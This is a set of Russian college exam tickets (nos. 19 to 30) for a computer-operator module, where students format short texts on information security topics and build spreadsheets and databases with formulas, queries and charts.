- Процент продаж струйных принтеров к общему количеству продаж в каждый день

Постройте диаграмму-график, отражающую среднее количество продаж каждого наименования. При построении диаграммы предусмотрите название и подписи осей.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 19</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Концепция**, наберите указанный текст.

### «Построение концепции информационной безопасности предприятия»

До начала создания систем информационной безопасности ряд отечественных нормативных документов (ГОСТ Р ИСО/МЭК 15408 ГОСТ Р ИСО/МЭК 27000 ГОСТ Р ИСО/МЭК 17799) и международных стандартов (ISO 27001/17799) прямо требуют разработки основополагающих документов – **Концепции и Политики информационной безопасности**. Если Концепция ИБ в общих чертах определяет, **ЧТО** необходимо сделать для защиты информации, то Политика детализирует положения Концепции, и говорит **КАК**, какими средствами и способами они должны быть реализованы.

Концепция информационной безопасности используется для:

- принятия обоснованных управленческих решений по разработке мер защиты информации;
- выработки комплекса организационно-технических и технологических мероприятий по выявлению угроз информационной безопасности и предотвращению последствий их реализации;
- координации деятельности подразделений по созданию, развитию и эксплуатации информационной системы с соблюдением требований обеспечения безопасности информации;
- и, наконец, для формирования и реализации единой политики в области обеспечения информационной безопасности.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте несколько заголовков и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- В конце документа сформируйте **алфавитный указатель** из 4 произвольных слов.

**Задание 2.** Создайте электронную таблицу с именем **Сотрудники Фирмы**, оформите таблицу по образцу. Выполните вычисления.

<b>Сотрудники фирмы</b>				
ФИО	должность	оклад (руб.)	стаж работы	надбавка к окладу за стаж работы (руб.)
Фишкин Е.	директор	42 000,00 Р	18	4 200,00 Р
Фамилия 2	бухгалтер	9 000,00 Р	19	900,00 Р
Фамилия 3	менеджер	5 500,00 Р	8	550,00 Р
Фамилия 4	кассир	4 000,00 Р	16	400,00 Р
Фамилия 5	менеджер	5 500,00 Р	14	550,00 Р
Фамилия 6	менеджер	5 500,00 Р	12	550,00 Р
Фамилия 7	техник	4 500,00 Р	13	450,00 Р


Найти с помощью соответствующих функций, указать на том же листе, под таблицей:

- Общее количество сотрудников фирмы?
- Сколько менеджеров среди сотрудников фирмы?
- Какую суммарную надбавку за стаж работы получают менеджеры?
- Какая общая сумма начислена всем сотрудникам со стажем работы более 10 лет?

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 20</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Информационная безопасность** по образцу. В конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 произвольных слов и **список иллюстраций**, состоящий из схемы этого документа.



**Задание 2.** Создайте электронную таблицу с именем **Реклама**, оформите таблицу по образцу.

Размещение рекламы на каналах центрального телевидения			
Программа	время	канал	стоимость 1 мин (\$)
Деловая Россия	14:25	Россия	\$1 000,00
Доброе утро	10:00	Россия	\$1 800,00
Телеутро	6:00	1 канал	\$3 750,00
Новости	15:00	1 канал	\$4 250,00
Сегодня	19:00	НТВ	\$6 500,00
Времечко	23:00	НТВ	\$6 500,00
Своя игра	19:25	Россия	\$8 000,00
Время	18:00	1 канал	\$8 500,00
Момент истины	22:00	Россия	\$8 500,00

Проведите двухуровневую сортировку по каналу и в пределах канала по времени.

С помощью автоматических промежуточных итогов выясните количество программ на каждом канале.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 21</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Конфиденциальность**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**. Постройте произвольную схему, отображающую сведения, не являющиеся КИ.

Понятие конфиденциальной информации (КИ)

Конфиденциальная информация в широком смысле слова может быть определена как любая информация, находящаяся в распоряжении отдельного субъекта — носителя данной информации, раскрытие которой иными субъектами может привести к неблагоприятным для ее владельца последствиям.

Конфиденциальная информация в узком смысле слова нередко определяется как документированная информация, доступ к которой ограничен в соответствии с законодательством.

Сведения, которые не являются конфиденциальной информацией:

- учредительные документы
- документы, дающие право заниматься предпринимательской деятельностью (регистрационное удостоверение, лицензия, патент);
- сведения по установленным формам отчетности;
- документы финансово-хозяйственной деятельности и иные сведения, необходимые для проверки правильности исчисления и уплаты налогов и других обязательных платежей в государственную бюджетную систему;
- документы о платежеспособности;
- сведения о численности, составе работающих, их заработной плате и условиях труда, а также о наличии свободных рабочих мест.

**Задание 2.** Создайте электронную таблицу с именем **Ссуды**. Заполните таблицу, указав произвольные данные (не менее 5 строк), оформите таблицу по образцу.

Выполните соответствующие вычисления (при необходимости добавьте в таблицу столбец/строку):

Название банка	Выданные ссуды, тыс. руб.				
	2018	2019	2020	2021	2022
Инкомбанк	200	350	560	700	650

Найдите: общую сумму выданных ссуд за каждый год; среднюю сумму ссуд выданных каждым банком за пять лет; сумму ссуд выданных каждым банком за пять лет.

Постройте круговую диаграмму, отражающую суммы выданные Инкомбанком за пять лет.

При построении диаграммы предусмотрите название и подписи данных в процентах.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ «12» мая 2024 г.	<b>Экзаменационный билет № 22</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ «12» мая 2024 г.
--	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Конфиденциальность**. Оформите нижеуказанный текст.

- Сформируйте на отдельной странице в конце документа алфавитный указатель из 5 терминов.
- Вставьте произвольную сноску для любого термина.

Год науки	Фамилия Имя	Группа
-----------	-------------	--------

# Год науки

Формула гениальности:  $G = S * K_{tv} * i * K_{rr} * A * \frac{VL(+) + VL(-)}{V_i} * \frac{t_{тр} + t_{изв}}{t_{жизни}}$

Год <sup>науки</sup> и технологий – это год, которого ждало научное сообщество России. Прорыв в технологиях, экономике и достижение социального прогресса возможны только при высокой востребованности науки, утверждал нобелевский лауреат Жорес Алфёров.

**Классификация наук по различным критериям:**

- По предметным областям
- По отношению деятельности тех или иных субъектов
- По способу отражения сущности знания
- По отнесению к формам мышления
- По функциональному значению

**Задание 2.** В электронных таблицах создайте файл **Скидка**, введите исходные данные, оформите таблицу по образцу:


В таблице заданы денежные суммы. Требуется рассчитать скидку от этих сумм. Таблица должна быть заполнена **ОДНОЙ** формулой. Примените для этого относительные и абсолютные ссылки  
Задайте денежные форматы.  
С помощью условного форматирования выделите скидки превышающие 500 рублей

	ПРОЦЕНТ СКИДКИ			
Сумма	-10%	-20%	-30%	-40%
1000р	?	?	?	?
2000р	?	?	?	?
3000р	?	?	?	?
5000р				

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 23</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Анализ рисков** по образцу, в конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 произвольных слов и **список иллюстраций**, состоящий из схемы этого документа.



**Задание 2.** Создайте Базу данных с именем **Оценки** в папке **Экзамен\_Фамилия**.

Постройте таблицу базы данных, содержащую сведения о пяти учащихся: Фамилия (произвольная), Имя (Анна, Андрей, Алексей, Илья, Софья), оценки (произвольные) по трем предметам (Предмет1, Предмет2, Предмет3).

Постройте запросы:

- Запрос 7: Отличники по Предмету1
- Запрос 8: Неуспевающие по Предмету2
- Запрос 9: Имена учащихся, начинающиеся с буквы «А»

Постройте форму с фамилиями и именами учащихся.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 24</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Криптография**. Добавьте 4 рисунка, соответствующих терминам. В конце документа на отдельной странице сформируйте **алфавитный указатель**, состоящий из 4 слов-определений и **список иллюстраций** этого документа.

**«Программная реализация криптографических алгоритмов»**

**Криптография** – обеспечивает сокрытие смысла сообщения с помощью шифрования и открытия его расшифровкой, которые выполняются по специальным алгоритмам с помощью ключей.

**Ключ** – конкретное секретное состояние некоторых параметров алгоритма криптографического преобразования данных, обеспечивающее выбор только одного варианта из всех возможных для данного алгоритма.

**Криптоанализ** – занимается вскрытием шифра без знания ключа (проверка устойчивости шифра).

**Кодирование** – (не относится к криптографии) – система условных обозначений, применяемых при передаче информации. Применяется для увеличения качества передачи информации, сжатия информации и для уменьшения стоимости хранения и передачи.

Криптографические преобразования имеют цель обеспечить недоступность информации для лиц, не имеющих ключа, и поддержание с требуемой надежностью обнаружения несанкционированных искажений.

**Задание 2.** Создайте в электронных таблицах файл **Температура в Карелии**. Наберите и оформите таблицу.

*Температура воздуха в городах Карелии в период с 1 по 7 апреля 2024 года*

Город	Апрель				
	1	2	3	4	5
Петрозаводск	5	6	6	2	-3
Костомукша	-3	-1	0	-3	-3
Пудож	-1	0	2	0	-2
Сегежа	5	-1	-1	2	-3
Сортавала	7	6	6	5	3
Кондопога	3	4	4	1	2

Найдите с точностью до одного знака после запятой:

- Среднюю температуру для каждого города, среднюю температуру в каждый день недели, среднюю температуру для всей таблицы
- С помощью соответствующей функции рассчитайте сколько раз в таблице встречаются отрицательные температуры

С помощью условного форматирования выделите температуры ниже средней зеленым цветом. Скопируйте таблицу на Лист 2, с помощью фильтра выведите города, температура в которых была выше 0 градусов 5 апреля.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 25</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Коммерческая тайна**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки, оформите многоуровневый список. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- схемы;
- рецептуры;
- новые технологии;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- планы рекламной деятельности;
- списки торговых и других клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** В электронных таблицах создайте файл **Подписка**, введите исходные данные, оформите таблицу по образцу:

Расчет стоимости подписки														
Наименование издания	Количество выпусков в месяц	Цена номера	Количество месяцев											
			1	2	3	4	5	6	7	8	9	10	11	12
Журнал "ПК"	2	135												
Журнал "Комп безопасность"	4	190												
Газета "Мир ПК"	8	65												

В таблице заданы наименования журналов и газет, цена одного номера подписки, количество выпусков в месяц. Требуется рассчитать, сколько стоит подписка на журнал на 1, 2, 3 и т.д. месяцев. При вычислении используйте абсолютные и относительные ссылки, автозаполнение.

Таблица должна быть заполнена **ОДНОЙ** формулой

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 26</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание1.** Создайте текстовый документ с именем **Угрозы информации**. Оформите нижеуказанный текст с учетом выравниваний, абзацных отступов (1,25 см), задайте межстрочный интервал 1,5 строки. Соответствующую часть документа оформите в виде многоуровневого списка. Выделите заголовки. В начале документа на отдельной странице сформируйте **оглавление**.

Угрозы конфиденциальной информации

Под угрозами конфиденциальной информации принято понимать потенциальные или реально возможные действия по отношению к информационным ресурсам, приводящие к неправомерному овладению охраняемыми сведениями.

Противоправные действия с информацией приводят к нарушению ее конфиденциальности, полноты, достоверности и доступности. Каждая угроза влечет за собой определенный ущерб - моральный или материальный, а защита и противодействие угрозе призваны снизить ее величину хотя бы частично.

Угрозы могут быть классифицированы следующим образом:

По величине нанесенного ущерба:

- предельный, после которого фирма может стать банкротом;
- значительный, но не приводящий к банкротству;
- незначительный, который фирма за какое-то время может компенсировать и др.;

по вероятности возникновения:

- весьма вероятная угроза;
- вероятная угроза;
- маловероятная угроза;

по причинам появления:

- стихийные бедствия;
- преднамеренные действия;

по характеру нанесенного ущерба:

- материальный;
- моральный;

по характеру воздействия:

- активные;
- пассивные;

**Задание2.** Создайте электронную таблицу с именем **Прогулы** и сохраните в папке **Экзамен\_Фамилия**. Заполните таблицу, указав произвольные данные (не менее 5 строк), оформите таблицу по образцу.

ФИО студента	Пропущено по неважительной причине					
	семестр1	семестр 2	семестр 3	семестр 4	семестр 5	семестр 6
Кузьмин И.	10	8	24	28	20	16

Выполните соответствующие вычисления (при необходимости добавьте в таблицу столбец/строку):

- Среднее количество пропущенных занятий каждым студентом
- Общее количество пропущенных занятий студентами за каждый семестр
- Количество студентов, у которых количество пропусков за 3 семестр больше 10.
- Добавьте столбец пропуски и в нем выведите результат «редко пропускает», если количество пропусков в каждом семестре менее 10, результат «часто пропускает», если в каждом семестре количество пропусков более 30 и «редко пропускает занятия» в остальных случаях.

Постройте круговую диаграмму, отражающую пропуски Кузьмина за все семестры.

При построении диаграммы предусмотрите название и подписи данных в процентах, отформатируйте диаграмму.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____20__г.	<b>Экзаменационный билет № 27</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____20__г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание1.** Создайте текстовый документ с именем **VPN**, наберите указанный текст.

### **VPN на базе программного обеспечения**

VPN (англ. Virtual Private Network — виртуальная частная сеть) — обобщённое название технологий, позволяющих обеспечить одно или несколько сетевых соединений (логическую сеть) поверх другой сети (например, интернет).

Виртуальная частная сеть базируется на трех методах реализации:

Туннелирование;

Шифрование;

Аутентификация.

Hamachi — это программа, позволяющая создать виртуальную частную сеть (VPN) через Интернет и объединить в ней несколько компьютеров. После создания такой сети пользователи могут устанавливать VPN-сессии между собой и работать в этой сети точно так же, как в обычной локальной (LAN) сети с возможностью обмена файлами, удаленного администрирования компьютеров и т.д. Преимущество VPN-сети заключается в том, что она полностью защищена от несанкционированного вмешательства и невидима из Интернета, хотя и существует в нем.

Программа Hamachi должна быть установлена на всех компьютерах, которые предполагается объединить в виртуальную частную сеть.

Виртуальная сеть создается с помощью специализированного сервера Hamachi в Интернете.

После того как с помощью сервера Hamachi создается виртуальная сеть между выбранными компьютерами, обмен информацией между клиентами VPN-сети происходит уже напрямую, то есть без участия сервера Hamachi. Для обмена данными между клиентами VPN-сети используется протокол UDP.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте и впечатайте в текст 4 заголовка, задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание2.** Создайте базу данных с именем **Реки Европы и Азии** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу в которой будут отражены данные по рекам: название, расположение, длина (км) и площадь бассейна (тыс.кв.км). Заполните ее следующими данными:

<p><b>Реки Европы:</b> Волга 3688 и 1350; Дунай 2850 и 817; Рейн 1330 и 224; Эльба 1150 и 148; Висла 1090 и 198; Урал 2530 и 220.</p> <p><b>Реки Азии:</b> Амур 2824 1855; Сырдарья 2212 и 219; Урал 2428 и 237.</p>
--

Постройте запросы:

- реки, названия которых начинаются с буквы В
- реки, длина которых превышает 2000 км
- реки, протекающие в Европе

По всем запросам постройте формы.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 28</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте презентацию из 5 слайдов с именем **Коммерческая тайна** по указанному ниже тексту.

Слайд 1 – титульный, Слайд 2 – оглавление (гиперссылки), Слайды 3-4– основные понятия, Слайд 5 – представьте в виде схемы два блока «Сведения КТ», Настройте анимацию и управляющие кнопки для возврата на содержание.

Коммерческая тайна (КТ)

КТ — научно-техническая, коммерческая, организационная или иная информация, используемая в предпринимательской деятельности, которая обладает реальной или потенциальной экономической ценностью. Она конфиденциальна и не подлежит разглашению.

КТ как вид конфиденциальной информации в сфере государственной, предпринимательской и иной хозяйственной деятельности представляет собой сведения, касающиеся указанной деятельности субъекта хозяйствования, утрата которых может нанести ущерб субъекту хозяйствования — носителю конфиденциальной информации.

Сведения КТ организации можно условно разделить на два крупных блока:

— научно-техническая информация:

- чертежи;
- программное обеспечение ПК;
- пароли;
- ключи;
- коды и процедуры доступа к информации;
- организация системы безопасности организации

— деловая информация:

- планы развития организации;
- списки клиентов
- структура и методы управления;
- кадровый состав;
- сведения из деловой переписки

**Задание 2.** Создайте базу данных с именем **Аппаратура** в папке **Экзамен\_Фамилия**.

Постройте в базе данных таблицу, в которой будут отражены данные по аппаратным устройствам компьютера: название, стоимость, количество единиц. Заполните ее произвольными данными – не менее 6 строк:

Постройте запросы:

- устройства, названия которых начинаются с указанной буквы
- устройства, стоимость которых превышает указанную сумму
- устройства, количество единиц которых не превышает указанное значение

По всем запросам постройте формы.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 29</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О./ _____ 20__ г.
---	--	--

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Аутентификация**, наберите указанный текст.

### «Процедура аутентификации пользователя на основе пароля»

Аутентификация (Authentication) - процедура проверки подлинности заявленного пользователя, процесса или устройства. Эта проверка позволяет достоверно убедиться, что пользователь (процесс или устройство) является именно тем, кем себя объявляет. При проведении аутентификации проверяющая сторона убеждается в подлинности проверяемой стороны, при этом проверяемая сторона тоже активно участвует в процессе обмена информацией. Обычно пользователь подтверждает свою идентификацию, вводя в систему уникальную, неизвестную другим пользователям информацию о себе (например, пароль или сертификат).

Идентификация и аутентификация являются взаимосвязанными процессами распознавания и проверки подлинности субъектов (пользователей). Именно от них зависит последующее решение системы, можно ли разрешить доступ к ресурсам системы конкретному пользователю или процессу. После идентификации и аутентификации субъекта выполняется его авторизация.

Авторизация (Authorization) - процедура предоставления субъекту определенных полномочий и ресурсов в данной системе. Иными словами, авторизация устанавливает сферу действия субъекта и доступные ему ресурсы. Если система не может надежно отличить авторизованное лицо от неавторизованного, конфиденциальность и целостность информации в ней могут быть нарушены. Организации необходимо четко определить свои требования к безопасности, чтобы принимать решения о соответствующих границах авторизации.

С процедурами аутентификации и авторизации тесно связана процедура администрирования действий пользователя.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте 4 заголовка и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- Вставьте 2 произвольные сноски в тексте, в которых объясните тот или иной термин.

**Задание 2.** Создайте электронную таблицу с именем **Продажи**. Заполните таблицу, указав аппаратные составляющие ПК (не менее 5 строк), оформите таблицу по образцу.

Выполните соответствующие вычисления (при необходимости добавьте строки в таблицу).

Наименование товара	Количество продаж				
	Понедельник	Вторник	Среда	Четверг	Пятница
Принтер струйный	26	28	32	30	25

Найдите:

- Общее количество товаров, проданных за каждый день текущей недели
- Среднее количество продаж товаров за каждый день текущей недели
- Процент продаж струйных принтеров к общему количеству продаж в каждый день

Постройте диаграмму-график, отражающую среднее количество продаж каждого наименования. При построении диаграммы предусмотрите название и подписи осей.

СОГЛАСОВАНО Заведующий отделением  _____/Городилова И.А./ _____ 20__ г.	<b>Экзаменационный билет № 30</b> ПМ.04 Выполнение работ по профессии «Оператор электронно-вычислительных и вычислительных машин»  Группа _____ Семестр _____	УТВЕРЖДАЮ Зам. директора по учебно- производственной работе _____/Минко Н.О/ _____ 20__ г.
---	--	---

На рабочем столе создайте папку **Экзамен\_Фамилия**. Все задания сохраняйте в эту папку.

**Задание 1.** Создайте текстовый документ с именем **Концепция**, наберите указанный текст.

### «Построение концепции информационной безопасности предприятия»

До начала создания систем информационной безопасности ряд отечественных нормативных документов (ГОСТ Р ИСО/МЭК 15408 ГОСТ Р ИСО/МЭК 27000 ГОСТ Р ИСО/МЭК 17799) и международных стандартов (ISO 27001/17799) прямо требуют разработки основополагающих документов – **Концепции и Политики информационной безопасности**. Если Концепция ИБ в общих чертах определяет, **ЧТО** необходимо сделать для защиты информации, то Политика детализирует положения Концепции, и говорит **КАК**, какими средствами и способами они должны быть реализованы.

Концепция информационной безопасности используется для:

- принятия обоснованных управленческих решений по разработке мер защиты информации;
- выработки комплекса организационно-технических и технологических мероприятий по выявлению угроз информационной безопасности и предотвращению последствий их реализации;
- координации деятельности подразделений по созданию, развитию и эксплуатации информационной системы с соблюдением требований обеспечения безопасности информации;
- и, наконец, для формирования и реализации единой политики в области обеспечения информационной безопасности.

- Оформите текст, для этого используйте отступы первой строки и соответствующие выравнивания.
- Придумайте несколько заголовков и задайте необходимые стили.
- Сформируйте **оглавление** на отдельной странице, в начале документа.
- В конце документа сформируйте **алфавитный указатель** из 4 произвольных слов.

**Задание 2.** Создайте электронную таблицу с именем **Сотрудники Фирмы**, оформите таблицу по образцу. Выполните вычисления.

<b>Сотрудники фирмы</b>				
ФИО	должность	оклад (руб.)	стаж работы	надбавка к окладу за стаж работы (руб.)
Фишкин Е.	директор	42 000,00 Р	18	4 200,00 Р
Фамилия 2	бухгалтер	9 000,00 Р	19	900,00 Р
Фамилия 3	менеджер	5 500,00 Р	8	550,00 Р
Фамилия 4	кассир	4 000,00 Р	16	400,00 Р
Фамилия 5	менеджер	5 500,00 Р	14	550,00 Р
Фамилия 6	менеджер	5 500,00 Р	12	550,00 Р
